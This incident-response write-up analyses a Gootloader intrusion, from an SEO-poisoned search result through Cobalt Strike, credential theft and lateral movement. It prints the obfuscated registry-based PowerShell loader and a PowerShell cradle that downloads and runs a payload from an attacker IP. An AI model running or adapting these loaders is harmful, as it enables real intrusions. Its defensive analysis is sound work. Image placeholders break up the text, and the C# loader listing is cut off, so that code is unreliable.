SEO Poisoning – A Gootloader Story

May 9, 2022

In early February 2022, we witnessed an intrusion employing Gootloader (aka GootKit) as the initial access vector.

The intrusion lasted two days and comprised discovery, persistence, lateral movement, collection, defense evasion, credential access and command and control activity. During the post-exploitation phase, the threat actors used RDP, WMI, Mimikatz, Lazagne, WMIExec, and SharpHound. The threat actors then used this access to review sensitive documents.

Background

Gootloader was the name assigned to the multi-staged payload distribution by Sophos in March 2021. The threat actors utilize SEO (search engine optimization) poisoning tactics to move compromised websites hosting malware to the top of certain search requests such as "what is the difference between a grand agreement and a contract?" or "freddie mac shared driveway agreement?"

When the user searches for these phrases and clicks on one of the top results, they are left with a forum looking web page where the user is instructed to download a file, which they accidently execute (double click to open). You can learn more about Gootloader by reading these references. 1 2 3

The researcher behind the @GootLoaderSites account is doing a great job of providing operational intelligence about the most recent malicious infrastructure. They also contact impacted businesses, monitor for newly created C2 addresses, and make the information public to the community. Thank you!

Case Summary

The intrusion started with a user searching Bing for “Olymplus Plea Agreement?”. The user then clicked on the second search result which led to the download and execution of a malicious javascript file (see video in Initial Access section). Upon execution, Gootloader utilized encoded PowerShell scripts to load Cobalt Strike into memory and persist on the host using a combination of registry keys and scheduled tasks.

Fifteen minutes after the initial execution, we observed the threat actors using the PowerShell implementation of SharpHound (BloodHound) to discover attack paths in the Active Directory-based network. The threat actors collected the results and pivoted to another host via a Cobalt Strike PowerShell beacon.

After pivoting, they disabled Windows Defender, before executing a second Cobalt Strike payload for a different command and control server. Around an hour after the initial infection, the threat actors ran LaZagne to retrieve all saved credentials from the pivoted workstation. Meanwhile on the beachhead host, the threat actors ran Mimikatz via PowerShell to extract credentials.

With those credentials, the threat actors used RDP from the beachhead host to the already compromised workstation host. They then targeted several other workstations with Cobalt Strike beacon executables; however, no further activity was observed on those endpoints other than the initial lateral movement.

The threat actors favored RDP and remote WMI as their preferred methods to interact with the hosts and servers of interest throughout the rest of the intrusion. After around a four-hour pause of inactivity, the threat actors enabled restricted admin mode via WMI on a domain controller and logged in using RDP.

The threat actors then used Lazagne again on the domain controller to extract more credentials. Our evidence shows that the attackers then began looking for interesting documents on file shares. They opened the documents one-by-one on the remote host via RDP. They directed their focus to documents with legal and insurance-related content.

On the second and final day of the intrusion, the threat actors ran Advanced IP Scanner from the domain controller via the RDP session. Additionally, they inspected the file server and backup server, looking for more interesting data before leaving the network.

Services

We offer multiple services, including a Threat Feed service that tracks Command and Control frameworks such as Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

We also have artifacts and IOCs available from this case, such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Analysis and reporting completed by @kostastsale @iiamaleks @pigerlin

Initial Access

The threat actor gained initial access using Gootloader malware. Here's a video of the user searching and downloading the malware via the poisoned SEO search.

The Javascript file is then executed when double clicked after the zip is opened.

Action Type	Initiating Process Parent File Name	Initiating Process Command Line
WindowsExplorerExecutingFileFromZip	explorer.exe	"WScript.exe" "C:\Users\[redacted]\AppData\Local\Temp\Temp1_olympus plea agreement(46196).zip\olympus_plea_agreement 34603 .js"


Action Type	Initiating Process Parent File Name	Initiating Process Command Line
WindowsExplorerExecutingFileFromZip	explorer.exe	"WScript.exe" "C:\Users\[redacted]\AppData\Local\Temp\Temp1_olympus plea agreement(46196).zip\olympus_plea_agreement 34603 .js"


Execution


Gootloader upon execution creates two registry keys:

- `HKCU:\SOFTWARE\Microsoft\Phone\Username HKCU:\SOFTWARE\Microsoft\Phone\Username0`

The first is populated with an encoded Cobalt Strike payload and the latter is used to store a .NET loader named powershell.dll.







Following the Registry events, a PowerShell command was launched executing an encoded command.

The PowerShell command will extract the .NET loader from `HKCU:\SOFTWARE\Microsoft\Phone\Username0` and execute the code in memory via `Assembly.Load()`. 614649211; sleep -s 83; $opj=Get-ItemProperty -path ("hkcu:\software\microsoft\Phone\"+[Environment]::("username")+"0"); for ($uo=0;$uo -le 760;$uo++) { Try{$mpd+=$opj.$uo}Catch{} }; $uo=0; while($true) { $uo++;$ko=[math]::("sqrt")($uo); if($ko -eq 1000){break} } $yl=$mpd.replace("#",$ko); $kjb=[byte[]]::("new")($yl.Length/2); for($uo=0;$uo -lt $yl.Length;$uo+=2){ $kjb[$uo/2]=[convert]::("ToByte") ($yl.Substring($uo,2),(2*8)) } [reflection.assembly]::("Load")($kjb); [Open]::("Test")(); 6118985 This CyberChef recipe can be used to decode the related PS encoded payload. Once the PowerShell script is finished running, the next stage involves the .NET loader. The .NET loader will read `HKCU:\SOFTWARE\Microsoft\Phone\Username` and extract the encoded Cobalt Strike payload. This payload will be decoded and subsequently loaded into memory for execution. A simple encoding scheme is used where a letter will correspond to one of the hex characters (0-F), or alternately three zeros. q->000 v->0 w->1 r->2 t->3 y->4 u->5 i->6 o->7 p->8 s->9 q->A h->B j->C k->D l->E z->F The following shows the source code responsible for the core logic of the .NET loader.

```
// Token: 0x06000002 RID: 2 RVA: 0x00002104 File Offset: 0x00000304
public static string Test()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Phone\\" +


53          return "Install";
54      }
```

1. Read encoded data from registry


2. Decode data

3. Load into memory and run

The below diagram summarizes



the Gootloader initial execution.



An [excellent] resource from Microsoft describes a set of configurations that can be applied to Windows that can stop `.js` files from executing, preventing this attack chain from ever

getting off the ground. During later stages of the intrusion, Cobalt Strike was executed interactively through RDP on multiple systems. powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://37.120.198.225:80/trio'))"

Persistence

The Javascript (Gootloader) file invoked an encoded PowerShell command.

Defense Evasion

Windows Defender scheduled scans were deleted from the system. This was observed on multiple servers the threat actor pivoted to.

During the intrusion we observed various named pipes utilized by the threat actor’s Cobalt Strike beacons including default Cobalt Strike named pipes.

